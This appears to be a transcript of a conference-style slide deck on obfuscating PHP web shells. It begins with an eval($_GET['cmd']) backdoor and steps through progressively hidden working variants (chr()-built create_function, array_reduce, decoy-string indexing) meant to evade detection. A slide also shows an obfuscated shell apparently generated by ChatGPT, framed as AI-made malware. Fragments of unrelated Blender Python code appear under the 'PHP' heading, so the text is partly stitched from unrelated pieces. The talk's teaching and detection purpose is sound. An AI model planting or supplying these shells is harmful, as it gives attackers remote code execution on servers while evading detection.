



OBFUSCATION

Why We Can't Have Nice Things

OBFU-WHAAA?

- ▶ Obfuscation, like its name

- ▶ Is

- ▶ About

- ▶ Making

- ▶ Things

- ▶ Hard

- ▶ To

- ▶ Under

- ▶ Stand.

ATTACKER ADVANTAGE #1

They Have the Detection Software

ATTACKER ADVANTAGE #2

PHP

```
object to mirror  
mirror_mod.mirror_object =  
operation == "MIRROR_X":  
mirror_mod.use_x = True  
mirror_mod.use_y = False  
mirror_mod.use_z = False  
operation == "MIRROR_Y":  
mirror_mod.use_x = False  
mirror_mod.use_y = True  
mirror_mod.use_z = False  
operation == "MIRROR_Z":  
mirror_mod.use_x = False  
mirror_mod.use_y = False  
mirror_mod.use_z = True
```


```
selection at the end -add  
mirror_ob.select= 1  
modifier_ob.select=1  
context.scene.objects.active  
("Selected" + str(modifier_ob.name))  
mirror_ob.select = 0  
= bpy.context.selected_objects  
data.objects[one.name].select  
print("please select exactly one mirror")
```

-- OPERATOR CLASSES --

```
bpy.types.Operator):  
X mirror to the selected  
object.mirror_mirror_x"  
mirror X"
```

START SMALL

```
<?php eval($_GET["cmd"]) ?>
```

Several parallel cyan lines of varying lengths and slopes are positioned on the right side of the slide, extending from the middle to the bottom right corner.

WONKY \$ THING


```
$normal_variable
```

```
$_GET    special variable
```

```
$_GET    special variable
```

BACK TO THE SHELL

```
<?php eval($_GET["cmd"]) ?>
```

Several parallel cyan lines of varying lengths and slopes are positioned on the right side of the slide, extending from the middle to the bottom right corner.

EASY TO DETECT

```
?php eval($_GET["cmd"])
```

```
php eval($_GET["cmd"])
```

BREAK IT UP

```
<?php
    $e = function($tmp) { eval($tmp);};
    $e($_GET["cmd"]);
```

A black and white photograph of a person walking up a dark, narrow staircase. The person is silhouetted against a bright light source at the top of the stairs, creating a strong backlight effect. The walls of the staircase are dark and textured, and the steps are also dark. In the background, a tall building with many windows is visible, also silhouetted against the bright light. The overall mood is dramatic and hopeful.

STAR OF THE SHOW

`create_function`

IT'S A STRING!

```
$f = "create_function";  
$e = $f('$tmp', 'eval($tmp);');  
$e($_GET["cmd"]);
```

STRINGS ARE FUN

```
$f = "create_" . chr(102) . chr(117) . "nc" . "ti" . "on";  
$e = $f('$tmp', 'eval($tmp);');  
$e($_GET["cmd"]);
```

EVAL'S HIDING

```
$f = "create_" . chr(102) . chr(117) . "nc" . "ti" . "on";  
$e = $f('$tmp', chr(101) . chr(118) . chr(97) . chr(108) . chr(40) . '$tmp);');  
$e($_GET["cmd"]);
```

```
$e($_GET["cmd"]);
```

```
$e($_GET["cmd"]);
```

PEEK A BOO!!

```
$f = "create_" . chr(102) . chr(117) . "nc" . "ti" . "on";  
$e = $f('$tmp', 'eval($_GET["cmd"]);');  
$e(1);
```

```
$e(1);
```

```
$e = $f('$tmp', 'eval($_GET["cmd"]);');
```

I SEE ... YOU?

```
$f = "create_" . chr(102) . chr(117) . "nc" . "ti" . "on";  
$e = $f('$tmp', chr(101) . chr(118) . chr(97) . chr(108) . chr(40) .  
        chr(36) . chr(95) . chr(71) . chr(69) . chr(84) . chr(91) .  
        "cmd" . chr(93) . chr(41) . chr(59));  
$e(1);
```

THE WHITE RABBIT

```
$c = function($first, $second) { return $first . chr($second);};  
$d = [99, 114, 101, 97, 116, 101, 95, 102, 117, 110, 99, 116, 105, 111, 110];  
$g = array_reduce($d, $c, '');  
$e = $g('$tmp', chr(101) . chr(118) . chr(97) . chr(108) . chr(40) .  
        chr(36) . chr(95) . chr(71) . chr(69) . chr(84) . chr(91) .  
        "cmd" . chr(93) . chr(41) . chr(59));  
$e(1);
```

```
$e(1):
```


```
cmd: chr(93): chr(41) . chr(59):  
chr(101) . chr(118) . chr(97) . chr(108) . chr(40) . chr(36) . chr(95) .  
chr(71) . chr(69) . chr(84) . chr(91) . "cmd" . chr(93) . chr(41) . chr(59):
```

THIS IS BAD

```
$a = [26, 12, 35, 8, 0, 35, 48, 18, 19, 14, 26, 0, 2, 51, 14];
function t($first, $second) {
    $b = "this is a string, fun magic characters like [], _, or () are just characters";
    return $first . $b[$second];};
$g = array_reduce($a, t, '');
$e = $g($tmp, chr(101) . chr(118) . chr(97) . chr(108) . chr(40) .
    chr(36) . chr(95) . chr(71) . chr(69) . chr(84) . chr(91) .
    "cmd" . chr(93) . chr(41) . chr(59));
$e(1);
```

VERY, VERY BAD.

CHATGPT



CHATGPT BAD.

```
<?php
$a = @$_GET['cmd'];
$b = @$a[strlen($a)-1]; $c = ord($b); $d = $c % 2;
$e = $d == 1; $f = $e ? 'odd' : 'even'; $g = @$f . ' number';
$h = substr($a, 0, strlen($a)-1); $i = @strlen($h) % 5; $j = $i == 0;
$k = $j ? 'divisible' : 'not divisible'; $l = @$k . ' by 5';
$m = $h . $b; $n = @eval($m); $o = @gettype($n);
$p = $o == 'integer' ? 'integer result' : 'other result';
echo @$g, ' ', @$l, ' ', @$p;
?>
```

3>

```
echo @$a, ' ', @$f, ' ', @$b;
```

```
$b = $o == 'integer' ? 'integer result' : 'other result';
```

```
$m = $h . $b; $n = @eval($m); $o = @gettype($n);
```

```
$p = $o == 'integer' ? 'integer result' : 'other result';
```

```
$g = @$f . ' number'; $l = @$k . ' by 5';
```

THE NEXT GENERATION

AI Generated Malware

